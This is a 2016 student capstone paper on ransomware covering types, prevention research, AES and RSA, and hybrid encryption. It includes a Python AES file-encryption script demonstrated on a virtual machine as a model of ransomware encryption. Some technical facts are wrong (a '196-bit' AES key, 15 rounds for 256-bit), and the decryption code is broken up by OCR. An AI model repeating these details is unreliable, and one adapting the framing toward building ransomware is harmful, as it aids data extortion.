Information Technology Capstone Research Project Reports

Department of Computing and Information Sciences

12-2016

Ransomware in High-Risk Environments

Shallaw M. Aziz
Valparaiso University, shallaw.aziz@valpo.edu

Recommended Citation
Aziz, Shallaw M., "Ransomware in High-Risk Environments" (2016). *Information Technology Capstone Research Project Reports*. 1.
https://scholar.valpo.edu/itcrpr/1

VALPARAISO
UNIVERSITY

Ransomware in High-Risk Environments

BY
SHALLAW M. AZIZ

Research Paper
Submitted in Fulfillment of the Requirements for
IT-792, Independent Research Project
December 2016

Table of Contents

List of Figures

1. Abstract

In today’s modern world, cybercrime is skyrocketing globally, which impacts a variety of organizations and endpoint users. Hackers are using a multitude of approaches and tools, including ransomware threats, to take over targeted systems. These acts of cybercrime lead to huge damages in areas of business, healthcare systems, industry sectors, and other fields. Ransomware is considered as a high risk threat, which is designed to hijack the data. This paper is demonstrating the ransomware types, and how they are evolved from the malware and trojan codes, which is used to attack previous incidents, and explains the most common encryption algorithms such as AES, and RSA, ransomware uses them during infection process in order to produce complex threats. The practical approach for data encryption uses python programming language to show the efficiency of those algorithms in real attacks by executing this section on Ubuntu virtual machine.

Furthermore, this paper analyzes programming languages, which is used to build ransomware. An example of ransomware code is being demonstrated in this paper, which is written specifically in C sharp language, and it has been tested out on windows operating system using MS visual studio. So, it is very important to recognize the system vulnerability, which can be very useful to prevent the ransomware. In contrast, this threat might sneak into the system easily, allowing for a ransom to be demanded. Therefore, understanding ransomware anatomy can help us to find a better solution in different situations. Consequently, this paper shows a number of outstanding removal techniques to get rid from ransomware attacks in the system.

Introduction

2. Introduction

The word Ransomware is a combination of ransom and software, and a program that is designed to attack a targeted system with the aim of holding the user as a hostage, and restricting users from accessing their devices. It can also be used to encrypt the users data, forcing the victim to pay the ransom. Generally, ransomware uses malware and Trojan forms to bypass and infect the targeted system. Ransomware consists of two major types: lockers, which prevent the user from the entire system, and crypto ransomware, which only encrypts the user files. Ransomware vastly attacks companies and endpoint users. Ransomware attacks may happen in different contexts such as email attachment, compromised websites, advertising, running untrusted program on the machine, sharing networks and communicating with an infected system. “New-age ransomware involves a combination of advanced distribution efforts, such as pre-built infrastructures used to easily and widely distribute new strains, as well as sophisticated development techniques, such as using crypters to ensure reverse-engineering. This combination requires advanced skills on the part of the attacker. But because the ROI is high, attackers are continually investing in these advanced forms of ransomware”. [1]Therefore, hacker customs interesting approaches to attract users and infect their systems. For example, in one of the latest form of ransomware in September 2016 a new ransomware “A

new DetoxCrypto Ransomware variant called the Nullbyte Ransomware has been discovered by Emsisoft security researched xXToffeeXx that pretends to be the popular Pokemon Go bot application called NecroBot, When infected, the ransomware will encrypt a victim's files and then demand .1 bitcoins to decrypt the files. This ransomware is distributed from

[1] Black, C. (2016). RANSOMWARE ON THE RISE. https://www.carbonblack.com/wp-content/uploads/2016/10/2016_carbon_black_ebook_ransomware_on_the_rise_1101.pdf.

a Github project that pretends to be a rebuilt version of the NecroBot application in the hopes that people will download it thinking it was the legitimate application".[2] Moreover, once the login information is entered by the victim, the program will start installing in the background and establishing connection from the user's network to commutate with hacker's server. The above scenario is considered as one out of many incidents of ransomware attacks. Therefore, this paper will illustrate a wider understanding about ransomware due to analyzing common technical hijacking approaches across OS-specific types of ransomware and how they are designed, to investigate the common weaknesses in compromised high-risk environments that were affected by ransomware, and to evaluate a number of removal and prevention solutions to develop a protocol for infection prevention.

3. Literature Review

In their article, "A cloud analysis based enhanced ransomware prevention system," Lee et al. discuss how internet usage and cyber-attacks are increasing simultaneously. Therefore, the malicious attacks are getting more complicated due to the development of more sophisticated algorithms by hackers. Ransomwares are considered the most recent and dangerous threats which aims to exploits user's data by sending a warning message to the hacked system to collect bitcoins. example, both TeslaCrypt and CTB-locker can make changes with file extension.[3] The CTB-locker will duplicate the file by creating a clone for the original file with seven

[2] Abrams, L. (2016, September 1). The Nullbyte Ransomware pretends to be the NecroBot Pokemon go application. . Retrieved from http://www.bleepingcomputer.com/news/security/the-nullbyte-ransomware-pretends-to-be-the-necrobot-pokemon-go-application/

[3] Lee, J.K., Moon, S.Y. & Park, J.H. J Supercomput (2016). CloudRPS: a cloud analysis based enhanced ransomware prevention system

characters(Digits). While TeslaCrypt can make changes with the file extension by extending the number of letters such as ecc, and ezz.

In their article" The effective Ransomware prevention technique using process monitoring on Android platform" (Song, S., Kim, B., & Lee, S). They are proposing an efficient tool to prevent ransomware attacks on Android operating system. The technique can notice CPU, I/O and database usage information to remove the attacked ransomware in the system. However, this mothed is unable to collect any information from the detected ransomware even after it has been removed in the system. The recent approach for this type of ransomware uses hash information and public key signature to make modifications in the encrypted files. The proposed method has been breaking down into three major modules: Configuration, Monitoring, and Processing. For the configuration step, Android platform has been used in a specific location in the database system used which is known as priority protection area (PPA). It contains the many significant files which are highly targeted by hackers." The monitoring module is responsible for detecting the ransomware by monitoring the PPA area and the process. The monitoring module is largely composed of two modules (file monitoring and process monitoring) based on the roles".[4] Furthermore, monitoring modules dealing with all actions that are happening in the system such as read, write, delete...etc. If any suspicious code has been found in PPA locations, the modules will terminate the event immediately. Finally, the process modules work on measured events in the process unit because the ransomware consumes high level of processor

[4] Song, S., Kim, B., & Lee, S. (2016). The effective Ransomware prevention technique using process monitoring on Android platform. Mobile Information Systems, 2016, 1–9. doi:10.1155/2016/2946735

usage and capacity due to file encryption procedures. Thus, it affects the threshold value in the CPU statistics.

In their article" Design of Quantification Model for Ransomware Prevention "(D. F. Sittig and H. Singh) they focus on the great impact of ransomware threats on social engineering and some prevention techniques from the entire system. Otherwise the recovery process will be more sophisticated and its considered semi-impossible to get back the encrypted data. Thus, quantification model has been recommended as the best solution to pre-detect the threats before the system. The prevention phases shown in three stages. The File-Based Intrusion techniques applied for windows operating system vulnerabilities to detect the infected file. Moreover, attackable file in windows OS is called portable Executable (PE) which is assigned to a signature in order to make the scanning process much faster to detect malicious codes. However, having signature based makes the scanning process quite accurate even it can detect the smallest change in the file size. As a result, the comparison brings some advantages to recognize the common known file size of malicious threats.

Secondly, IP Trace Back Algorithm is designed to monitor the network traffic which uses the hash value to deal with attacked router in the system. The algorithm composed of two parts, static and dynamic Heuristic detection. While the technique is examining access, receipt, opening, and downloading features from the user activity, if any suspicious code detected in the system, the quantification model will send a caution to the user before the ransomware starts running on the machine.

Regarding to the article "This Nasty Ransomware Overwrites Your PC's Master Boot Record "(Constantin, L), the author discusses the most recent type of ransomware called Peyta Ransomware. Peyta ransomware is currently targeting company's HR departments in Germany.

The ransomware is being delivered via an email attachment. Peyta ransomware has a different behavior compared to Cryptowall and Cryptolocker because it's able to lock out the hard drive. Instead of encrypting user files, Peyta ransomware encrypts the master boot records. The MBR is responsible for addressing information for its file location during the booting processes. The attacks occur after the Peyta ransomware devastates files on the operating system and forces the computer to reboot. Once the system has been rebooted, the threat will lock the system the screen with the blue screen of death.[5]

Moreover, it impersonates the BSOD with a fake check disk, which normally appears during the booting process. During this time the ransomware file is starting the encryption process by overwriting the MB, which will prevent the operating system to launch. In addition, after the MBR has been overwritten by the Peyta ransomware, the threat starts to encrypt the master file table(MFT) on the hard drive. The MFT has the responsibility of keeping track of the file names, locations and sizes. As a result, the machine is unable to recognize the information about the stored files on the hard drive.

4. Common encryption algorithms deployed used by ransomware

4.1 AES Encryption:

Advanced Encryption Symmetric (AES) is an encryption tool which able to encrypt and decrypt data (Files and Text). Which is a symmetric key block cipher algorithm used to encrypt and decrypt data and files. Furthermore, the Symmetric term means using the same key to

[5] Constantin, L. (2016, May 28). This nasty ransomware overwrites your PC's master boot record. Retrieved September 3, 2016, from http://www.pcworld.com/article/3046626/security/petya-ransomware-overwrites-mbrs-locking-users-out-of-their-computers.html

encrypt and decrypt data that stored or transferred over the network algorithm founded in 2001 by , Joan Daemen and Vincent Rijmen, from by the U.S. Technology. Moreover, AES algorithm uses different keys to encrypt data such as 128, 196, and 256 bits.

Encryption Technique:

The encryption technique used to cipher data in order the output data will be unrecognizable. Both a key and message supplied for perform this technique.




Figure 1: encryption process diagram by AES algorithm

Decryption Technique used by AES:

The decryption technique uses the same process by supplying the encrypted file/text and the key which is unscrambles the encrypted data to original form.




Figure 2: Decryption process used by AES algorithm


Encryption and decryption Keys.

According to the keys there are different length are available to encrypt the data. The length of the key refers to rounds of cycles used to encrypt/decrypt procedure. The size of keys used in AES algorithm as 128, 196, and 256 bits. The 128 key uses 10 round cycles, while 196 key uses 12 round cycles and 256 bits' key uses 15 round cycles. Both 128 and 196 are uses less round cycles, but they are faster and commonly used. In contrast 256 bit key heavily used by hacker because it has more powerful security with lower speed.

Technical approach for AES encryption.


This paper uses AES encryption algorithm which is written in python language on the Ubuntu virtual machine. The algorithm able to encrypt and decrypt many file extensions and file contents by applying 256 bit's Key.

The below AES algorithm written in python 2.7 running on Ubuntu VM



```
import os
from Crypto.Cipher import AES
from Crypto.Hash import SHA256
from Crypto import Random

def encrypt(key, filename):
        chunksize = 64*1024
        outputFile = "(encrypted)"+filename
        filesize = str(os.path.getsize(filename)).zfill(16)
        IV = Random.new().read(16)

        encryptor = AES.new(key, AES.MODE_CBC, IV)

        with open(filename, 'rb') as infile:
                with open(outputFile, 'wb') as outfile:
                        outfile.write(filesize.encode('utf-8'))
                        outfile.write(IV)

                        while True:
                                chunk = infile.read(chunksize)

                                if len(chunk) == 0:
                                        break
                                elif len(chunk) % 16 != 0:
                                        chunk += b' ' * (16 - (len(chunk) % 16))

                                outfile.write(encryptor.encrypt(chunk))


def decrypt(key, filename):
        chunksize = 64*1024
        outputFile = filename[11:]
```

Figure 3: AES algorithm written in python 2.7 part 1




```
                decryptor = AES.new(key, AES.MODE_CBC, IV)

                with open(outputFile, 'wb') as outfile:
                        while True:
                                chunk = infile.read(chunksize)

                                if len(chunk) == 0:
                                        break

                                outfile.write(decryptor.decrypt(chunk))
                        outfile.truncate(filesize)


def getKey(password):
        hasher = SHA256.new(password.encode('utf-8'))
        return hasher.digest()

def Main():
        choice = raw_input("Would you like to (E)ncrypt or (D)ecrypt?: ")

        if choice == 'E':
                filename = raw_input("File to encrypt: ")
                password = raw_input("Password: ")
                encrypt(getKey(password), filename)
                print("Done.")
        elif choice == 'D':
                filename = raw_input("File to decrypt: ")
                password = raw_input("Password: ")
                decrypt(getKey(password), filename)
                print("Done.")
        else:
                print("No Option selected, closing...")
```

Figure 4: AES algorithm written in python 2.7 part 2

Running python programming language on the Ubuntu VM


The program is going to encrypt a pdf file extension on the VM hard-drive.

The command line to encrypt the pdf file(AESalgorith.pdf) by using the below instruction to the python program on the VM.



```
@shallaw-VirtualBox: ~/Shallaw                                        1:47 AM
shallaw@shallaw-VirtualBox:~$ cd Shallaw
shallaw@shallaw-VirtualBox:~/Shallaw$ python encrypt.py
Would you like to (E)ncrypt or (D)ecrypt?: E
File to encrypt: AESalgorithm.pdf
Password: *******
Done.
shallaw@shallaw-VirtualBox:~/Shallaw$
```

Figure 5: Encryption instruction in python 2.7 on the user virtual machine




Unable to open document “file:///home/shallaw/Shallaw/(encrypted)AESalgorithm.pdf”.

File type unknown (application/octet-stream) is not supported

Figure 6: Encrypted pdf file on the user VM

However, the algorithm can able to encrypt the file content without encrypting the file extinction.


Example: in this example the AES algorithm uses a text file to encrypt the message.


encrypt.py
(encrypted)AESalgorithm.pdf
text.txt
text.txt (~/Shallaw) - gedit
Open
Save
Plain Text
Tab Width: 8
Ln 2, Col 1
INS
"text.txt" selected (1.0 k

```
Hello
This is Shallaw

Federal Information Processing Standards Publications (FIPS
PUBS) are issued by the National
Institute of Standards and Technology (NIST) after approval by
the Secretary of Commerce
pursuant to Section 5131 of the Information Technology
Management Reform Act of 1996
(Public Law 104-106) and the Computer Security Act of 1987
(Public Law 100-235).
1. Name of Standard. Advanced Encryption Standard (AES) (FIPS
PUB 197).
2. Category of Standard. Computer Security Standard,
Cryptography.
3.
Explanation. The Advanced Encryption Standard (AES) specifies a
FIPS-approved
cryptographic algorithm that can be used to protect electronic
data. The AES algorithm is a
symmetric block cipher that can encrypt (encipher) and decrypt
```

Figure 7: Readable text file before encryption


The below instruction on the machine can encrypt the text file contents.


ne
Shallaw
encrypt.py
(encrypted)AESalgorithm.pdf
(encrypted)text.txt
shallaw@shallaw-VirtualBox: ~/Shallaw
rver

```
shallaw@shallaw-VirtualBox:~/Shallaw$ python encrypt.py
Would you like to (E)ncrypt or (D)ecrypt?: E
File to encrypt: text.txt
Password: ********
Done.
shallaw@shallaw-VirtualBox:~/Shallaw$
```

Figure 8: Encryption command in python for text file.

The result of the text file is shown in figure 8:



```
0000000000001028\A8y\8F\9B5\C5pZk\FD□\F8x@o\E0\D2k\9C\9A\CF`1\80
\A98\AF\BF9\D50r\FC□\B3u_\9C\90t\A1\E23z\ED\91k□\F5\F0z□\DF-
\□\D7n□\D1b\BF\81\EE\85\C6lp\E7v,\A8\91\AD□\F3-□\9B\FD\BE
\B6w□\A7\B9\AC}\88\8F3Ką)/R
\EBW=\FB\88d4□\BD\AE6F□□\A7\A3o\B81□E□□\EA^|x\A3\CC\□\D5 繍
eN\81z$\B47\F9j\AD`j\BAi`n\B4□□\E2\D3IS□\80□\DC\F5\91\D6□ç
{\EB\D8M\85q\F4\AE□\B8)V\F2\9F□.M\FB[c\BEY\84
y\86\CEjo2\84\EDR□□□G\FB\C8\E0[\D6\DD1t\83va\8Ef\95^\AD\A4^~
```

Figure 9: Encrypted text file on the user's VM

4.2 RSA algorithm:

RSA encryption stands for Rivest-Shamir-Adleman encryption. It's a type of asymmetric cryptography, uses public key for encryption and a private key for each decryption. RSA cryptography has many advantages such as privacy, integrity, authenticity and non-reputability's encryption used by many programs, over the internet to exchange encrypted files and text. RSA algorithm uses a pair of large numbers p and q by multiplying such as n= pq "Number e must be greater than 1 and less than (p − 1) (q − 1). There must be no common factor for e and (p − 1) (q − 1) except for 1. In another term, the two numbers e and (p – 1) (q – 1) are coprime."

having both n and e can make RSA the public key such as (n, e)

For making the private key the algorithm needs number d is the inverse of e modulo (p − 1) (q – 1). This means that d is the number less than (p − 1) (q − 1) such that when multiplied by e, it is equal to 1 modulo (p − 1) (q − 1).

The private key generated by $ed = 1 \bmod (p - 1)(q - 1)$

RSA encryption can be used with different modulus such as 1024. 2048, 3072 and 4096.

4.3 File encryption by using both AES and RSA algorithms.

Some complicated ransomware threats use a combination of AES and RSA encryption to make a sophisticated encryption. From the beginning, ransomware encrypt the files with AES encryption technique after that the program will encrypt the AES encryption then one of the RSA modulus such as 2048 or 4096 used to encrypt the file header. Another advantage of this combination used by ransomware is that, once the files have been encrypted by AES, the ransomware starts to send the public key RSA encryption to their own server via command and control communication. Moreover, having a combination of symmetric algorithm like AES and asymmetric encryption algorithm such as RSA will result a new method called the FEK (File Encryption Key). This technique brings many advantages for hackers because it works much faster to encrypt and decrypt large amount of file sizes during infection process.[6]

[6] Krustev, V. (2016, July 27). Remove Jager Ransomware and restore AES and RSA Encrypted files. Retrieved October 22, 2016, from Ransomware, http://sensorstechforum.com/remove-jager-ransomware-restore-aes-rsa-encrypted-files/




Figure 10: encryption process with both AES and RSA

The figure (9) explains the encryption process with both AES and RSA encryption algorithm. First of all, the file content has been encrypted by AES encryption. Secondly a public key added to the file as a header of the file by using RSA encryption, which produces an encrypted header for the file.

5. Ransomware Analysis:

Ransomware codes are hardly available as open source codes because it can be used by people to attack users and organizations, which is considered as cybercrime, and internet violation. Currently GitHub website provided some open source snippets, including a few ransomware codes. GitHub is a web-based hosted service for Git repository, which helps people to run remote service for source code projects. The available ransomware code on GitHub is written in C# programming language, but the program is a non-practiced basic ransomware because it has the feature to send a key back to a server. The program is written in C# language because the encryption method in C# covers ultimate file extensions. The attacker can also easily send back the victim information over the its own sever. This paper aims to illustrate a practiced ransomware code, which is written in C# language to encrypt a variety of file extensions stored on the machine.

5.1 Other programming languages used to build ransomware:

